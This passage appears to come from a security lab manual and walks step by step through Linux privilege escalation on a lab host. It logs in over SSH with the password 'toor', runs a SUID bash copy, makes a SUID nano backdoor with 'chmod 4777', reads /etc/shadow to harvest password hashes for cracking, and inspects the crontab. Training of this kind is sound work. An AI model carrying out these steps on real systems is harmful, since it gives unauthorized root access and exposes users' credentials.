27. In the **ubuntu@10.10.1.9's password** field enter **toor** and press **Enter**.


28. In the terminal window type **cd /home** and press **Enter**.



29. Now, type **ls** and press **Enter**, to list the contents of the home directory.

30. Type **./bash -p**, to run bash in the target machine.

31. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.




32. Now type **whoami** and press **Enter** to check for root access.

33. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access


34. In the terminal, type **cp /bin/nano .** and press **Enter**.

35. Type **chmod 4777 nano** and press **Enter**.

36. In the terminal, type **ls -la nano** and press **Enter**.



37. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.




38. To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.

39. **/etc/shadow** file opens showing the hashes of all users.


40. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.
41. Press **ctrl+x** to close the nano editor.
42. In the terminal, type **cat /etc/crontab** and press **Enter**, to view the running cronjobs.

```
bash-5.1# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
bash-5.1#
```

